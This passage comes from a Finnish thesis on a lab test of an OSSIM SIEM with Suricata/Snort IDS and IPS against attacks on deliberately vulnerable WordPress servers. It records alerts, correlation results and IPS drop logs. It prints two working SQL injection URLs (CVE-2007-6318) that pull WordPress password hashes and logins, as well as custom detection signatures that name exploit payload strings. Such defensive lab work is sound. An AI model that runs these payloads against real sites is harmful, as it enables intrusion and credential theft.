Tavoitteena hyökkäyksessä on tunkeutua web-palvelimelle ja luoda WordPress web-sovellukseen uusi admin-tasoinen käyttäjä. Hyökkäyksen tarkoitus on demonstroida XSS-tyyppistä hyökkäystä. Tarkoitus on saada hyökkäys kiinni IDS/IPS-järjestelmällä ja aiheuttaa OSSIM SIEM -järjestelmässä tietoturvatapahtuma. Ja lopulta ristiinkorreloinnin tuloksena SIEM-järjestelmässä tehdään luotettavuusarvoltaan korkea hälytys.


Tässä testissä kohdattiin vaikeuksia, eikä onnistuttu automaattisesti luomaan admin-tasoista tunnusta kohdekoneeseen. XSS-hyökkäyksen saatiin toimimaan, jos oltiin jo valmiiksi sisäänkirjautuneena Wordpress web-sovelluksen admin-tasoisena käyttäjänä. Seuraavissa hyökkäyksissä on kuitenkin oletettu, että admin-tasoinen käyttäjä on saatu tehtyä koneelle WordPress web-sovellukseen.

10.2.3 Improper Input Handling-hyökkäys

Hyökkäyksen suorittaminen ja sen aiheuttamat hälytykset

Työssäni hyökkäsin tunnettuun haavoittuvuuteen CentOs ”VeryVulnerableWestern”-palvelimella, kts. kappale 7.3. Hyökkäävänä koneena käytin BackTrack konetta, kts. kappale 7.5.

Tunnettu haavoittuvuus on saatu selville käyttämällä OpenVas haavoittuvuusskanneria OSSIM SIEM -järjestelmässä, kts. kuvio 46.



KUVIO 46. CVE-2008-5695 WordPress 'wp-admin/options.php' Remote Code Execution Vulnerability. (CVE List Main Page 2013.)

Haavoittuvuus on luokiteltu kuuluvan seuraavaan haavoittuvuusluokkaan:

CWE-20 / WASC-20: Improper Input Validation. (CWE List (Version 2.5) 2013.)


OWASP Top 10 luokitus on seuraava: OWASP Top 10 A1- Injection. (OWASP – OWASP Top 10 2013.)

Tavoitteena hyökkäyksessä on tunkeutua web-palvelimelle XSS-haavoittuvuushyökkäyksessä luodulla WordPress admin-tunnuksella. Tämä hyökkäys jatkaa tunkeutumista järjestelmään, ja teoreettisesti lopullisena maalina on saada palvelin kokonaan etähallintaan. Tämä onnistuu hyödyntämällä tätä haavoittuvuutta, joka sallii ladata web-palvelimelle ulkopuolisen suoritettavan ohjelman. Tässä demossa suoritettava ohjelmisto tyytyy vain muuttamaan web-palvelimen sivuston ulkoasua. Hyökkäys onnistui suunnitelmallisesti ja seuraavaksi on kuvattu hyökkäyksen vaiheet sekä tekotapa ja tulokset. Lopuksi on kuvattu myös IDS-järjestelmän antamat hälytykset, kuten myös OSSIM SIEM -järjestelmän tietoturvatapahtumat.

Hyökkäys tapahtui Backtrack Linux koneelta käyttäen php-skriptiä, johon oli kirjattu

kohdekoneen tarvittavat tiedot. Php-skripti on esitelty liitteessä 4. Php-skriptin komentotulostus on liitteessä 5. Suricata IDS -sensorin hälytysloki löytyy liitteestä 6. Sekä hyökkäysskripti ja IDS-sensorin hälytys ovat samat ensimmäisessä ja toisessa vaiheessa testiä.

Kuviossa 47 on esitelty ensimmäisen testausvaiheen OSSIM SIEM -järjestelmän havaitsema tietoturvatapahtuma.




Displaying events 1-8 of about 8 matching your selection. 17 total events in database.

Signature	Date GMT+3:00	Sensor	Source	Destination	Asset S → D	Risk
suricata-http: HTTP Code - OK	2013-08-28 10:21:04	192.168.10.11	103.6.220.115:40426	CentOs-VV:80	2->5	0
suricata-http: HTTP Code - OK	2013-08-28 10:21:04	192.168.10.11	103.6.220.115:40427	CentOs-VV:80	2->5	0
suricata-http: HTTP Code - OK	2013-08-28 10:21:04	192.168.10.11	103.6.220.115:40428	CentOs-VV:80	2->5	0
suricata-http: HTTP Code - OK	2013-08-28 10:21:04	192.168.10.11	103.6.220.115:40429	CentOs-VV:80	2->5	0
snort: "Custom: Wordpress lower than 2.3.2 active_plugins option Code Execution Exploit - CVE-2008-5695"	2013-08-28 10:21:04	192.168.10.11	103.6.220.115:40429	CentOs-VV:80	2->5	8
suricata-http: HTTP Code - OK	2013-08-28 10:21:03	192.168.10.11	103.6.220.115:40424	CentOs-VV:80	2->5	0
snort: "ET WEB_SERVER PHP tags in HTTP POST"	2013-08-28 10:21:03	192.168.10.11	103.6.220.115:40425	CentOs-VV:80	2->5	0
suricata-http: HTTP Code - OK	2013-08-28 10:21:03	192.168.10.11	103.6.220.115:40425	CentOs-VV:80	2->5	0


KUVIO 47. OSSIM SIEM tietoturvatapahtumat ensimmäisessä testin vaiheessa

Kuviosta 48 huomataan, OSSIM SIEM -järjestelmään on luotu uusi hälytys.




KUVIO 48. OSSIM SIEM –järjestelmän hälytys testin ensimmäisessä vaiheessa

Toisen testausvaiheen OSSIM SIEM -järjestelmän havaitsemat tietoturvatapahtumat onnistuneesta hyökkäyksestä on havainnollistettu kuvioissa 49 ja 50.




KUVIO 49. OSSIM SIEM tietoturvatapahtumat toisessa testin vaiheessa



KUVIO 50. Direktiivitapahtuma testin toisessa vaiheessa

Lopuksi kuviossa 51 on kuvattu web-sovellus onnistuneen hyökkäyksen jäljiltä, ”You have been HACKED!” -teksti on nähtävissä sivustolla.



KUVIO 51. Hyökkäyksen jäljet sivustolla

Ristiinkorrelaatio hyökkäystapahtumassa

Ristiinkorrelaatiotesti on jaettu kahteen eri vaiheeseen. Ensimmäisessä vaiheessa ristiinkorreloidaan suoraan IDS-järjestelmän hälytyksen ja kohteen tunnetun haavoittuvuuden välillä.


Suricata ja Snort IDS-sensoreille luotiin tätä nimenomaista haavoittuvuutta varten allekirjoitussääntö, erityishuomio vahvennettuun osaan, tämä hyötykuorma löytyy hyökkäyksestä tätä haavoittuvuutta vasten:

```
alert http $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"Custom:
Wordpress < 2.3.2 active_plugins option Code Execution Exploit -
CVE-2008-5695";flow:to_server,established;content:"POST";
```

```
http_method;nocase;content:"active_plugins[]=..%2Fuploads";refer
ence:url,web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-
5695;reference:cve,CVE-2008-5695;classtype:web-application-
attack;sid:200000001;rev:1;)
```

Ensimmäisen testausvaiheen ristiinkorreloimissääntö on kuvattu kappaleessa 8.3.4

Kuten ensimmäisen testausvaiheen kuviosta 52 huomataan, IDS-järjestelmän havaitsema tietoturvatapahtuma oli ristiinkorreloitunut. Tapahtuman luotettavuusarvo ja täten myös riskitaso on noussut, kts. kuvio 52. Ristiinkorrelaatio toimii edelleen hyvin, jos osapuolina ovat yksi IDS-järjestelmän allekirjoitus ja tunnettuhaavoittuvuus kohde palvelimella.



KUVIO 52. IDS-järjestelmän tietoturvatapahtuman ristiinkorrelointi ensimmäisessä testin vaiheessa

Toisessa vaiheessa ristiinkorreloidaan OSSIM SIEM -järjestelmän direktiivitapahtuman ja haavoittuvuusskannerin välillä. Direktiivitapahtuman korreloimissääntö on kuvattu kappaleessa 8.3.4

Testin toisessa vaiheessa OSSIM SIEM -järjestelmässä aktivoitui looginen korrelaatio (direktiivitapahtuma).

Kuten toisen testausvaiheen kuvioista 49 ja 50 huomataan, testin toisessa vaiheessa itse IDS-järjestelmän luomaa tietoturvatapahtumaa ei korreloida (ensimmäiseen testausvaiheen ristiinkorreloimissääntö oli pois päältä). Direktiivitapahtuman luonti (korrelointi) toimii hienosti, mutta direktiivitapahtuman ja kohteen tunnetun haavoittuvuuden välinen ristiinkorrelointi ei toimi tällä OSSIM SIEM -versiolla (v. 4.1.3). Tämä testattiin myös työn loppuvaiheissa uusimmalla versiolla v. 4.3.0 ja tulos oli vastaava, ei toimi.

Toki testi on epärealistinen siinä mielessä, että direktiivitapahtuman korrelointivaiheessa olisi voitu tapahtuman luotettavuusarvo nostaa riskitasolle ja aiheuttaa näin

hälytys järjestelmään. Testin päätarkoitus on kuitenkin kokeilla mihin OSSIM SIEM -järjestelmän ristiinkorrelointimoottori pystyy.

10.2.4 SQL-injektiohyökkäys

Hyökkäyksen suorittaminen ja sen aiheuttamat hälytykset

Työssäni hyökkäsin tunnettuun haavoittuvuuteen CentOs ”VeryVulnerableChina”-palvelimella, kts. kappale 7.3. Hyökkäävänä koneena käytin BackTrack-konetta, kts. kappale 7.5.

Tämä testi on osaltaan erilainen kuin edellä mainitut esimerkit. Tässä testissä AlienVault OSSIM SIEM -järjestelmä ei saanut tunnistettua tunnettua haavoittuvuutta kohdekoneessa. Päättelin haavoittuvuuden olevan kohdekoneessa WordPress-ohjelman version mukaan ja testaamalla tämän todeksi.

CVE-2007-6318 WordPress Charset SQL injection vulnerability. (CVE List Main Page 2013.)

AlienVault-järjestelmässä on tiedot tästä haavoittuvuudesta, mutta tämä tieto on kirjattu koskemaan eri Linux-käyttöjärjestelmän versiota, kts. kuvio 53.

KUVIO 53. CVE-2007-6318 WordPress Charset SQL injection vulnerability

Haavoittuvuus on luokiteltu kuuluvan seuraavaan haavoittuvuusluokkaan:

CWE-89 / WASC-19: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection'). (CWE List (Version 2.5) 2013.)

OWASP Top 10 luokitus on seuraava: OWASP Top 10 A1- Injection. (OWASP – OWASP Top 10 2013.)

Tavoitteena hyökkäyksessä on saada web-palvelimen WordPress-julkaisuohjelman käyttäjätunnukset ja salasanat tietoon. Hyökkäys tapahtui Backtrack Linux koneelta

käyttäen selaimen URI-osoitteen sisältöä. Seuraavaksi on esitelty hyökkäykseen käytetyt osoitteet internetselaimessa:

```
http://132.190.242.23/wordpress/index.php?exact=1&sentence=1&s=%b3%27)))/**/AND/
**/ID=-
1/**/UNION/**/SELECT/**/1,2,3,4,5,user_pass,7,8,9,10,11,12,13,14,15,16,17,18,19,
20,21,22,23,24/**/FROM/**/wp_users%23

http://132.190.242.23/wordpress/index.php?exact=1&sentence=1&s=%b3%27)))/**/AND/
**/ID=-
1/**/UNION/**/SELECT/**/1,2,3,4,5,user_login,7,8,9,10,11,12,13,14,15,16,17,18,19
,20,21,22,23,24/**/FROM/**/wp_users%23
```


Hyökkäys onnistui suunnitelmallisesti ja seuraavaksi on kuvattu hyökkäyksen vaiheet sekä tekotapa ja tulokset. Lopuksi on kuvattu myös IDS-järjestelmän antamat hälytykset, sekä OSSIM SIEM -järjestelmän tietoturvatapahtumat.

Testissä huomattiin, että SQL-injektion havaitsemiseen löytyy myös monia valmiita IDS-sensoreiden allekirjoitussääntöjä. Suricata ja Snort IDS-sensoreille luotiin, varmuuden vuoksi, tätä nimenomaista haavoittuvuutta varten allekirjoitussääntö helpottamaan ristiinkorreloimissäännön luomista.

```
alert http $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"custom: Wordpress <=
2.3.1 Charset Remote SQL Injection Vulnerability - CVE-2007-
6318";flow:to_server,established;content:"GET";http_method;nocase;content:"index
.php";http_uri;nocase;content:"union";http_uri;nocase;content:"select";http_ur
i;nocase;reference:url,www.exploit-db.com/exploits/4721/;reference:cve,CVE-2007-
6318;classtype:web-application-attack;sid:200000002;rev:1;)
```


AlienVault-järjestelmään luotu ristiinkorreloimissääntö on kuvattu kappaleessa 8.3.4.

Kuviossa 54 on esitelty testausvaiheessa OSSIM SIEM -järjestelmän havaitsemat tietoturvatapahtumat.



KUVIO 54. OSSIM SIEM tietoturvatapahtumat SQL-hyökkäyksessä

Lopuksi kuviossa 55 on kuvattu onnistuneen hyökkäyksen tulokset, WordPress admin-käyttäjän salasana-hash on nähtävissä ruudulla.



KUVIO 55. WordPress admin-käyttäjän salasana-hash

Ristiinkorrelaatio hyökkäystapahtumassa

Kuviosta 54 huomaamme, ettei IDS-järjestelmän havaitsema tietoturvatapahtuma ole ristiinkorreloitunut. Tämä on odotettu tulos, koska ristiinkorrelointi ei voi tapahtua, jos kohdepalvelimen tiedoissa ei ole kyseistä haavoittuvuutta. Lisähuomiona on todettava, että SQL-injektiohyökkäyksiä vastaan on kirjoitettu monia eri allekirjoitussääntövariantteja, joten havaitsemismahdollisuudet ovat hyvät nykyisillä IDS-järjestelmillä.

10.3 Hyökkäykset estojärjestelmän (IPS) ollessa käytössä

10.3.1 PHP-injektiohyökkäys ja IPS-järjestelmä


Tässä on toteutettu vastaava hyökkäys kuin aikaisemmassa kappaleessa 10.2.1. Erona toteutustavassa on se, että verkkoa ja palvelinta suojasi Suricata IPS -sensori (kts. kappale 9.2.3).

Suricata IPS -sensorilla muokattiin allekirjoitussääntö pudottamaan hyökkäysliikenne, jos sensori löytäisi säännön mukaista liikennettä:

```
drop tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"ET NETBIOS Mi-
crosoft SRV2.SYS SMB Negotiate ProcessID Function Table Derefer-
ence"; flow:to_server,established; content:"|FF 53 4d 42 72|";
offset:4; depth:5; content:!"|00 00|"; distance:7; within:2;
reference:url,www.exploit-db.com/exploits/14674/; refer-
ence:url,www.microsoft.com/technet/security/bulletin/ms09-
050.mspx; reference:cve,2009-3103; classtype:attempted-user;
sid:2012063; rev:1;)
```

Testissä sisäverkkoa valvoi edelleen Suricata IDS -sensori, jolta saadaan hälytykset AlienVault-järjestelmään. Myös ristiinkorreloimissääntö on vastaava kuin testissä ilman IPS-järjestelmän suojaa.

Alla olevasta kuviosta 56 alla huomataan hyökkäyksen epäonnistuneen BackTrack-palvelimelta.



KUVIO 56. Kesken jäänyt meterpreter/reverse_tcp hyökkäys

Myöskään OSSIM SIEM -järjestelmään ei ole tullut hälytystä IDS-sensoreilta hyökkäyksestä, kts. kuvio 57.

KUVIO 57. Ei hälytyksiä AlienVault-järjestelmän tapahtumalokissa

Todisteet onnistuneesta hyökkäyksen torjumisesta löytyvät Suricata IPS -sensorin *drop.log* lokitiedostosta.

```
08/30/2013-20:02:56.067408: IN= OUT= SRC=103.6.220.115 DST=132.190.242.5 LEN=924
TOS=0x00 TTL=59 ID=26286 PROTO=TCP SPT=40672 DPT=445 SEQ=2039694869
ACK=1426054043 WINDOW=913 ACK PSH RES=0x00 URGP=0
08/30/2013-20:02:56.286526: IN= OUT= SRC=103.6.220.115 DST=132.190.242.5 LEN=924
TOS=0x00 TTL=59 ID=26287 PROTO=TCP SPT=40672 DPT=445 SEQ=2039694869
ACK=1426054043 WINDOW=913 ACK PSH RES=0x00 URGP=0
08/30/2013-20:02:56.726662: IN= OUT= SRC=103.6.220.115 DST=132.190.242.5 LEN=924
TOS=0x00 TTL=59 ID=26288 PROTO=TCP SPT=40672 DPT=445 SEQ=2039694869
ACK=1426054043 WINDOW=913 ACK PSH RES=0x00 URGP=0
```

```
08/30/2013-20:02:57.606770: IN= OUT= SRC=103.6.220.115 DST=132.190.242.5 LEN=924
TOS=0x00 TTL=59 ID=26289 PROTO=TCP SPT=40672 DPT=445 SEQ=2039694869
ACK=1426054043 WINDOW=913 ACK PSH RES=0x00 URGP=0
08/30/2013-20:02:59.370778: IN= OUT= SRC=103.6.220.115 DST=132.190.242.5 LEN=924
TOS=0x00 TTL=59 ID=26290 PROTO=TCP SPT=40672 DPT=445 SEQ=2039694869
ACK=1426054043 WINDOW=913 ACK PSH RES=0x00 URGP=0
08/30/2013-20:03:02.895413: IN= OUT= SRC=103.6.220.115 DST=132.190.242.5 LEN=924
TOS=0x00 TTL=59 ID=26291 PROTO=TCP SPT=40672 DPT=445 SEQ=2039694869
ACK=1426054043 WINDOW=913 ACK PSH RES=0x00 URGP=0
08/30/2013-20:03:09.950761: IN= OUT= SRC=103.6.220.115 DST=132.190.242.5 LEN=924
TOS=0x00 TTL=59 ID=26292 PROTO=TCP SPT=40672 DPT=445 SEQ=2039694869
ACK=1426054043 WINDOW=913 ACK PSH RES=0x00 URGP=0
08/30/2013-20:03:24.063171: IN= OUT= SRC=103.6.220.115 DST=132.190.242.5 LEN=924
TOS=0x00 TTL=59 ID=26293 PROTO=TCP SPT=40672 DPT=445 SEQ=2039694869
ACK=1426054043 WINDOW=913 ACK PSH RES=0x00 URGP=0
08/30/2013-20:03:26.075271: IN= OUT= SRC=132.190.242.5 DST=103.6.220.115 LEN=40
TOS=0x00 TTL=126 ID=158 PROTO=TCP SPT=445 DPT=40672 SEQ=1426054043
ACK=2039694869 WINDOW=0 ACK RST RES=0x00 URGP=0
```

